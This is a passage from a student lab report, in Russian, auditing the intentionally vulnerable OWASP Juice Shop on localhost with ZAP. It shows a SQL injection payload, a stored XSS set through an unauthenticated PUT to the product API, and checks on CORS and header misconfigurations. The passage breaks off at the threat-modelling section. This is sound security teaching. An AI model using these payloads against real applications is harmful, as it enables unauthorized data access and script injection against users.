

Министерство науки и высшего образования Российской Федерации
Федеральное государственное автономное образовательное учреждение
высшего образования
«Национальный исследовательский университет ИТМО»

Факультет Программной инженерии и компьютерной техники

Дисциплина: Информационная безопасность

Лабораторная работа №3

Аудит безопасности веб-приложения

Группа: Р3432

Выполнили:
Глотов Егор Дмитриевич

Преподаватель:
Рыбаков Степан Дмитриевич

г. Санкт-Петербург

2025 г.

Содержание

Назначение	3
Задание	4
Автоматизированное сканирование (DAST)	7
Верификация найденных уязвимостей после автоматизированного сканирования	10
Моделирование угроз с помощью STRIDE	15
Построение диаграммы потока данных (DFD).....	15
Анализ угроз по методике STRIDE	15
Таблица уязвимостей	24
Рекомендации по устранению рисков	27
Вывод.....	28

Назначение

Освоить методику комплексного анализа защищенности веб-приложения, сочетая автоматизированное сканирование (DAST) и проактивное моделирование угроз (Threat Modeling). Получить навыки документирования результатов в виде профессионального отчета.

Задание

Выполнить полный цикл аудита безопасности для тестового приложения OWASP Juice Shop.

1. Подготовка тестового стенда:

- a. Установите и запустите OWASP Juice Shop. Самый простой способ – через Docker: docker run --rm -p 3000:3000 juicyshop/juice-shop.
- b. Убедитесь, что приложение доступно по адресу <http://localhost:3000>
- c. Установите и настройте OWASP ZAP (Zed Attack Proxy). Рекомендуется использовать автономную версию (Standalone).

2. Автоматизированное сканирование (DAST)

- a. Настройка ZAP
 - i. Запустите ZAP.
 - ii. В поле “URL to attack” укажите адрес Juice Shop (<http://localhost:3000>)
 - iii. Нажмите “Attack”. ZAP начнет автоматическое сканирование (Ajax spider и Active scan)
- b. Анализ результатов
 - i. После завершения сканирования перейдите на вкладку “Alerts”. Отсортируйте уязвимости по степени риска (High, Medium, Low).
 - ii. Проведите верификацию найденных уязвимостей. Для этого найдите соответствующую уязвимость в Juice Shop и убедитесь, что ее можно эксплуатировать (например, реально украсть cookie через XSS или получить несанкционируемый доступ к API).

- iii. Сфокусируйтесь на нахождении и подтверждении как минимум 5 уязвимостей, среди которых должны быть SQLi и XSS
 - c. Дополнительное исследование: Используйте встроенный в Juice Shop “Score Board” для поиска дополнительных уязвимостей, которые ZAP мог пропустить
- 3. Моделирование угроз (Threat Modeling) с помощью STRIDE:
 - a. Построение диаграммы потока данных (Data Flow Diagram - DFD)
 - i. Упрощено визуализируйте ключевые компоненты Juice Shop: браузер, пользователя, веб-сервер, базу данных
 - ii. Отобразите на диаграмме основные потоки данных: аутентификация пользователя, поиск товаров, отправка отзывов, оформление заказов.
 - b. Анализ угроз по методике STRIDE:
 - i. Spoofing (Маскировка): можно ли impersonate другого пользователя ? (например, подменить сессию или JWT-токен)
 - ii. Tampering (Изменение данных): можно ли изменить цену товара, отзывы или данные профиля?
 - iii. Repudiation (Отказ от операций): можно ли отрицать совершение действия (например, покупки)? Есть ли логи?
 - iv. Information Disclosure (Раскрытие информации): можно ли получить доступ к данным других пользователей, API-ключам, исходному коду?
 - v. Denial of Service (Отказ в обслуживании): можно ли « положить » приложение одной HTTP-посылкой?

- vi. Elevation of Privilege (Повышение привилегий): можно ли из роли обычного пользователя получить права администратора
 - c. Пример: на потоке данных “Аутентификация” угроза Spoofing может быть реализована через кражу сессионного токена (найденную вами уязвимость XSS)
4. Подготовка финального отчета
- a. Создайте структурированный документ
 - b. Таблица уязвимостей: для каждой найденной уязвимости (как через ZAP, так и через Threat Modeling) заполните таблицу со столбцами
 - i. Название (например, “Reflected XSS в поисковом запросе”)
 - ii. Описание (краткое описание и шаги воспроизведения)
 - iii. Уровень риска (CVSS) (воспользуйтесь онлайн калькулятором CVSS, например, от First.org)
 - iv. Категория OWASP Top 10 (например, A03:2021-Injection)
 - v. Предложение по исправлению (конкретная рекомендация: “Валидировать ввод на стороне сервера”, “Экранировать ввод” и т. д.)
 - c. Рекомендации по устранению рисков: на основе анализа угроз дайте 3-5 общих рекомендаций по усилению безопасности приложения (например, “Внедрить строгую политику CSP”, “Регулярно обновлять зависимости”)

Автоматизированное сканирование (DAST)

Запустим инструмент для автоматизированного сканирования ZAP (Zed Attack Proxy) со следующими настройками




Рисунок 1-Настройка ZAP

При нажатии кнопки “Attack” начнется поиск всевозможных URL на веб-сайте сначала при помощи обычных Spider, потом при помощи Ajax Spider. После этого начнется активное сканирование, в котором ZAP сам генерирует специальные запросы к сайту с целью обнаружения таких уязвимостей как SQLi, XSS, CSRF и так далее.

Processed	Method	URI	Flags
	GET	http://localhost:3000/juice-shop/node_modules/serve-index/polyfills.js	
	GET	http://localhost:3000/juice-shop/node_modules/serve-index/vendor.js	
	GET	http://localhost:3000/juice-shop/node_modules/serve-index/main.js	
	GET	http://localhost:3000/juice-shop/node_modules/express/lib/router/assets/pu...	
	GET	http://localhost:3000/juice-shop/build/routes/assets/public/assets/public/f...	
	GET	http://localhost:3000/juice-shop/build/routes/assets/public/styles.css	
	GET	http://localhost:3000/juice-shop/build/routes/assets/public/runtime.js	
	GET	http://localhost:3000/juice-shop/build/routes/assets/public/polyfills.js	
	GET	http://localhost:3000/juice-shop/build/routes/assets/public/vendor.js	
	GET	http://localhost:3000/juice-shop/build/routes/assets/public/main.js	
	GET	http://localhost:3000/juice-shop/node_modules/serve-index/assets/public/a...	
	GET	http://localhost:3000/juice-shop/node_modules/serve-index/assets/public/s...	
	GET	http://localhost:3000/juice-shop/node_modules/serve-index/assets/public/r...	
	GET	http://localhost:3000/juice-shop/node_modules/serve-index/assets/public/p...	
	GET	http://localhost:3000/juice-shop/node_modules/serve-index/assets/public/v...	
	GET	http://localhost:3000/juice-shop/node_modules/serve-index/assets/public/...	
	GET	http://localhost:3000/ftp	
	GET	http://localhost:3000/ftp/quarantine/juicy_malware_linux_amd_64.url	
	GET	http://localhost:3000/ftp/quarantine/juicy_malware_linux_amd_64.url	
	GET	http://localhost:3000/ftp/quarantine/juicy_malware_macos_64.url	
	GET	http://localhost:3000/ftp/quarantine/juicy_malware_windows_64.exe.url	

Рисунок 2 – Результат работы Spider

Ajax Spider Scan Results													
Processed	ID	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	Note	Tags	
552	10/27/25, 8:42:26 PM	GET	http://localhost:3000/assets/public/images/pr...	200 OK	7 ms	431 bytes	17,038 bytes	0 bytes	0 bytes	Medium			
553	10/27/25, 8:42:26 PM	GET	http://localhost:3000/assets/public/images/pr...	200 OK	11 ms	431 bytes	17,080 bytes	0 bytes	0 bytes	Medium			
554	10/27/25, 8:42:26 PM	GET	http://localhost:3000/assets/public/images/pr...	200 OK	10 ms	431 bytes	15,910 bytes	0 bytes	0 bytes	Medium			
555	10/27/25, 8:42:26 PM	GET	http://localhost:3000/assets/public/images/pr...	200 OK	10 ms	431 bytes	21,524 bytes	0 bytes	0 bytes	Medium			
556	10/27/25, 8:42:26 PM	GET	http://localhost:3000/assets/public/images/pr...	200 OK	24 ms	432 bytes	93,641 bytes	0 bytes	0 bytes	Medium			
557	10/27/25, 8:42:26 PM	GET	http://localhost:3000/assets/public/images/pr...	200 OK	9 ms	431 bytes	26,934 bytes	0 bytes	0 bytes	Medium			
558	10/27/25, 8:42:27 PM	GET	http://localhost:3000/rest/products/search?q=...	304 Not Modified	72 ms	306 bytes	0 bytes	0 bytes	0 bytes	Medium			
559	10/27/25, 8:42:27 PM	GET	http://localhost:3000/api/Quantities/...	304 Not Modified	116 ms	306 bytes	0 bytes	0 bytes	0 bytes	Medium			
560	10/27/25, 8:42:27 PM	GET	http://localhost:3000/socket.io/?EIO=4&transp...	400 Bad Request	3 ms	230 bytes	41 bytes	0 bytes	0 bytes	Medium			
561	10/27/25, 8:42:27 PM	GET	https://content-autofill.googleapis.com/v1/pa...	403 Forbidden	0 ms	130 bytes	40 bytes	0 bytes	0 bytes	Medium			
562	10/27/25, 8:42:30 PM	POST	http://localhost:3000/socket.io/?EIO=4&transp...	200 OK	22 ms	213 bytes	2 bytes	0 bytes	0 bytes	Medium			
563	10/27/25, 8:42:30 PM	GET	http://localhost:3000/assets/public/images/pr...	101 Switching Pr...	18 ms	129 bytes	0 bytes	0 bytes	0 bytes	Medium			
564	10/27/25, 8:42:30 PM	GET	http://localhost:3000/socket.io/?EIO=4&transp...	200 OK	20 ms	230 bytes	34 bytes	0 bytes	0 bytes	Medium			
565	10/27/25, 8:42:30 PM	GET	http://localhost:3000/rest/admin/application/c...	304 Not Modified	13 ms	306 bytes	0 bytes	0 bytes	0 bytes	Medium			
566	10/27/25, 8:42:32 PM	GET	http://localhost:3000/assets/public/images/pr...	304 Not Modified	7 ms	392 bytes	0 bytes	0 bytes	0 bytes	Medium			
567	10/27/25, 8:42:33 PM	GET	http://localhost:3000/assets/public/images/pr...	304 Not Modified	3 ms	392 bytes	0 bytes	0 bytes	0 bytes	Medium			
568	10/27/25, 8:42:33 PM	GET	http://localhost:3000/assets/public/images/pr...	304 Not Modified	5 ms	392 bytes	0 bytes	0 bytes	0 bytes	Medium			
569	10/27/25, 8:42:33 PM	POST	http://localhost:3000/socket.io/?EIO=4&transp...	200 OK	3 ms	213 bytes	2 bytes	0 bytes	0 bytes	Medium			
570	10/27/25, 8:42:34 PM	GET	http://localhost:3000/assets/public/images/pr...	304 Not Modified	10 ms	392 bytes	0 bytes	0 bytes	0 bytes	Medium			
571	10/27/25, 8:42:34 PM	GET	http://localhost:3000/assets/public/images/pr...	304 Not Modified	13 ms	392 bytes	0 bytes	0 bytes	0 bytes	Medium			
572	10/27/25, 8:42:34 PM	GET	http://localhost:3000/assets/public/images/pr...	304 Not Modified	9 ms	392 bytes	0 bytes	0 bytes	0 bytes	Medium			
573	10/27/25, 8:42:34 PM	GET	http://localhost:3000/assets/public/images/pr...	304 Not Modified	9 ms	392 bytes	0 bytes	0 bytes	0 bytes	Medium			
574	10/27/25, 8:42:34 PM	GET	http://localhost:3000/assets/public/images/pr...	304 Not Modified	11 ms	392 bytes	0 bytes	0 bytes	0 bytes	Medium			
575	10/27/25, 8:42:34 PM	GET	http://localhost:3000/assets/public/images/pr...	304 Not Modified	12 ms	393 bytes	0 bytes	0 bytes	0 bytes	Medium			
576	10/27/25, 8:42:34 PM	GET	http://localhost:3000/socket.io/?EIO=4&transp...	200 OK	465 ms	228 bytes	1 bytes	0 bytes	0 bytes	Medium			
577	10/27/25, 8:42:34 PM	GET	http://localhost:3000/assets/public/images/pr...	304 Not Modified	7 ms	392 bytes	0 bytes	0 bytes	0 bytes	Medium			
578	10/27/25, 8:42:34 PM	GET	http://localhost:3000/assets/public/images/pr...	304 Not Modified	7 ms	392 bytes	0 bytes	0 bytes	0 bytes	Medium			
579	10/27/25, 8:42:34 PM	GET	http://localhost:3000/assets/public/images/pr...	304 Not Modified	10 ms	392 bytes	0 bytes	0 bytes	0 bytes	Medium			

Рисунок 3 – Результат работы Ajax Spider




Рисунок 4 – Результат работы активного сканирования

После сканирования получился следующий отчет с найденными уязвимостями (вкладка “Alerts”)

The screenshot shows the ZAP interface with the 'Alerts' tab selected. On the left, a tree view lists various vulnerabilities under the 'Alerts (23)' category, including SQL Injection, Content Security Policy Header Not Set, and Cross-Domain Misconfiguration. A single alert is expanded on the right, providing detailed information:

- SQL Injection**
- URL:** http://localhost:3000/rest/languages?query=query%27+AND+%271%27%3D%271%27+--+
 - Risk:** High
 - Confidence:** Medium
 - Parameter:** query
 - Attack:** query' OR '1'='1 --
 - Evidence:** query OR '1'='1 --
 - CWE ID:** 89
 - WASC ID:** 19
 - Source:** Active (40018 - SQL Injection)
 - Input Vector:** URL Query String
 - Description:** SQL injection may be possible.
- Other Info:** The page results were successfully manipulated using the boolean conditions [query' AND '1'='1 --] and [query' OR '1'='1 --]. The parameter value being modified was stripped from the HTML output for the purposes of the comparison. Data was NOT returned for the original parameter.
- Solution:** Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side. If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by ?
- Reference:** https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

At the bottom, there are alert statistics: Alerts 2, Fuzz 5, Scan 4, and Main Proxy: localhost:8080. The current status bar shows various metrics like CPU, RAM, and network usage.

Рисунок 5-Вкладка “Alerts” в ZAP

Верификация найденных уязвимостей после автоматизированного сканирования

1. SQL Injection

Стандартная SQLi, которая присутствует в веб-приложении.




Рисунок 6-Уязвимость SQLi

Для проверки уязвимости перейдем по ссылке, которую сформировал ZAP во время атаки.




Рисунок 7-Верификация уязвимости SQLi

И действительно, сервер падает с ошибкой 500 SQLITE_ERROR. Это происходит из-за того, что query-параметр встраивается непосредственно в SQL-запрос без какой-либо санитизации пользовательского ввода

2. Отсутствие заголовка CSP

Заголовок CSP сообщает браузеру откуда разрешено загружать ресурсы (script-src, font-src, style-src, media-src и так далее) и какие типы выполнения контента допустимы (inline-скрипты, CSS, JavaScript и так далее). Данный заголовок создает дополнительный уровень защиты, даже если XSS-

уязвимости присутствуют в приложении. К тому же можно отправлять отчеты о попытках XSS-атак при помощи параметра CSP заголовка report-uri.

ZAP нашел 73 ресурсов, где отсоветует данный заголовок. Обычно такой заголовок вставляется сервером при отправке веб-страниц пользователю.

The screenshot shows the ZAP interface with the 'Alerts' tab selected. Under 'Alerts (23)', there are three main categories: SQL Injection (2), SQL Injection - SQLite (Time Based) (2), and Content Security Policy (CSP) Header Not Set (73). The 'Content Security Policy (CSP) Header Not Set' category is expanded, showing 73 specific requests where the CSP header was not present. To the right of this list is a detailed view of one such alert for a request to 'http://localhost:3000'. The details include:

- Content Security Policy (CSP) Header Not Set**
- URL:** http://localhost:3000
- Risk:** Medium
- Confidence:** High
- parameter:** parameter
- Attack:** None
- Evidence:** GET: http://localhost:3000/
- CWE ID:** 693
- WASC ID:** 15
- Source:** Passive (10038 - Content Security Policy (CSP) Header Not Set)
- Alert Reference:** 10038 - Content Security Policy (CSP) Header Not Set
- Input Vector:** None
- Description:** Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, and images.
- Other Info:** None

Рисунок 8-Описание уязвимости CSP из ZAP

Проверим, что заголовка правда нет, к примеру, при открытии стартовой страницы

The screenshot shows the browser's developer tools Network tab. A single request to 'http://localhost:3000/#' is listed. The details pane shows:

- URL:** http://localhost:3000/#
- Status:** 200 OK
- Source:** Network
- Address:** 127.0.0.1:3000

Below this, the 'Request' section displays the full HTTP request headers:

```

GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en;q=0.9
Connection: keep-alive
Cookie: continueCode=jxkMXgwP5nR7a6VzLkm2IW4oGMMtkf7LhKjGpq9jQ1DbJxyENOrB8Ye3vZME; cookieconsent_status=dismiss; welcomebanner_status=dismiss; language=en
Priority: u=0, i
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/26.0.1 Safari/605.1.15
  
```

Рисунок 9-Запрос для верификации уязвимости CSP

The screenshot shows the browser's developer tools Response tab. The response status is 'HTTP/1.1 200 OK'. The headers listed are:

```

HTTP/1.1 200 OK
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Cache-Control: public, max-age=0
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Wed, 29 Oct 2025 07:38:07 GMT
ETag: W/"124fa-19a2ed981e9"
Feature-Policy: payment 'self'
Keep-Alive: timeout=5
Last-Modified: Wed, 29 Oct 2025 07:23:17 GMT
Transfer-Encoding: chunked
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Recruiting: /#/jobs
  
```

Рисунок 10-Верификация отсутствия CSP-заголовка

Видим, что действительно заголовка CSP в ответе от сервера нет.

3. Неправильная настройка CORS

Уязвимость заключается в том, сторонний сайт может прочитать ответы нашего сервера из браузера жертвы из-за слишком гибкого разрешения в заголовке Access-Control-Allow-Origin.

The screenshot shows the ZAP interface with the 'Alerts' tab selected. A specific alert for 'Cross-Domain Misconfiguration' is highlighted. The details pane shows the following information:

- URL: http://localhost:3000
- Risk: Medium
- Confidence: Medium
- Parameter: -
- Attack: -
- Evidence: Access-Control-Allow-Origin: *
- CWE ID: 264
- WASC ID: 14
- Source: Passive (10098 – Cross-Domain Misconfiguration)
- Input Vector: -
- Description: Web browser data loading may be possible, due to a Cross Origin Resource Sharing (CORS) misconfiguration on the web server.
- Other Info: The CORS misconfiguration on the web server permits cross-domain read requests from arbitrary third party domains, using unauthenticated APIs on this domain. Web browser implementations do not permit arbitrary third parties to read the response from authenticated APIs, however. This reduces the risk somewhat. This misconfiguration could be used by an attacker to access data that is available in an unauthenticated manner, but which uses some other form
- Solution: Ensure that sensitive data is not available in an unauthenticated manner (using IP address white-listing, for instance). Configure the "Access-Control-Allow-Origin" HTTP header to a more restrictive set of domains, or remove all CORS headers entirely, to allow the web browser to

Рисунок 11-Описание уязвимости CORS из ZAP

Данная уязвимость была найдена для 99 ресурсов на веб-сайте.

Проверим это в браузере

The screenshot shows a browser request for the URL http://localhost:3000/. The request details are as follows:

Summary

- URL: http://localhost:3000/#/
- Status: 200 OK
- Source: Network
- Address: 127.0.0.1:3000

Request

```
GET /HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en;q=0.9
Connection: keep-alive
Cookie: continueCode=jxkMXgwP5nR7a6VzLkm2IW4oGMmtkf7LhKjGpq9Q1DbJxyENOrB8Ye3vZME; cookieconsent_status=dismiss; welcomebanner_status=dismiss; language=en
Priority: u=0, i
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/26.0.1 Safari/605.1.15
```

Рисунок 12-Запрос для верификации уязвимости CORS

Response

```
HTTP/1.1 200 OK
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Cache-Control: public, max-age=0
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Wed, 29 Oct 2025 07:38:07 GMT
ETag: W/"124fa-19a2ed981e9"
Feature-Policy: payment 'self'
Keep-Alive: timeout=5
Last-Modified: Wed, 29 Oct 2025 07:23:17 GMT
Transfer-Encoding: chunked
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Recruiting: #/jobs
```

Рисунок 13-Верификация уязвимости CORS

Видим, что заголовок Access-Control-Allow-Origin ставится *, что означает, что любой сторонний сайт может не только инициировать запросы, но и получать содержимое ответов. При условии, если у жертвы есть активная сессия на этом сайте.

4. Отсутствие заголовка, защищающего от Clickjacking

Clickjacking – вид атаки, при которой злоумышленник обманывает пользователя и заставляет его нажать на скрытые элементы другого сайта, не осознавая, что он взаимодействует именно с ними.

Для защиты от такой уязвимости используются заголовки X-Frame-Options (контролирует загрузку фреймов на странице) и CSP, который был описан выше.



Рисунок 14-Описание уязвимости Clickjacking

```
Request
POST /socket.io/ HTTP/1.1
Accept: /*
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en;q=0.9
Connection: keep-alive
Content-Length: 2
Content-Type: text/plain;charset=UTF-8
Cookie: continueCode=jxkMXgwP5nR7a6VzLkm2lW4oGMMtkf7hKjGpq9jQ1DbJxyENOrBBye3vZME; cookieconsent_status=dismiss; welcomebanner_status=dismiss; language=en
Origin: http://localhost:3000
Priority: u=3, i
Referer: http://localhost:3000/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/26.0.1 Safari/605.1.15
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://localhost:4200
Connection: keep-alive
Content-Length: 2
Content-Type: text/html
Date: Wed, 29 Oct 2025 08:09:35 GMT
Keep-Alive: timeout=5
Vary: Origin
```

Рисунок 15-Запрос и ответ для подтверждения отсутствия заголовка X-Frame-Options

Видим, что CSP установлен, но X-Frame-Options нет. Таким образом, можно замаскировать, к примеру, любую кнопку на веб-сайте под какой-

нибудь фрейм, позволяющий отправлять запросы на сторонние веб-сайты под именем пользователя.

5. XSS

Так как ZAP по какой-то причине не нашел ни одной XSS уязвимости, найдем ее самостоятельно.

По такой ссылке http://localhost:3000/api/products/{product_id} и методу PUT мы можем поменять описание товара на странице. Попробуем в поле description товара поместить iframe и создать stored XSS

The screenshot shows the ZAP tool interface. A PUT request is being made to `http://localhost:3000/api/products/1`. The Body tab is selected, showing the JSON payload:

```
1 {"description": "<iframe src=\"javascript:alert('xss')\">"}
```

Below the request, the response is shown with a status of 200 OK and a response time of 27 ms. The response body is displayed in JSON format:

```
1 {
2   "status": "success",
3   "data": {
4     "id": 1,
5     "name": "Apple Juice (1000ml)",
6     "description": "<iframe src=\"javascript:alert('xss')\">",
7     "price": 1.99,
8     "deluxePrice": 0.99,
9     "image": "apple_juice.jpg",
10    "createdAt": "2025-10-29T08:36:37.000Z",
11    "updatedAt": "2025-10-29T08:52:13.837Z",
12    "deletedAt": null
13  }
14 }
```

Рисунок 16-XSS-атака

Запрос выполнился успешно. Теперь при нажатии на товар каждый пользователь будет подвергнут XSS атаке.




Рисунок 17-Подтверждение XSS-атаки

Моделирование угроз с помощью STRIDE

Построение диаграммы потока данных (DFD)

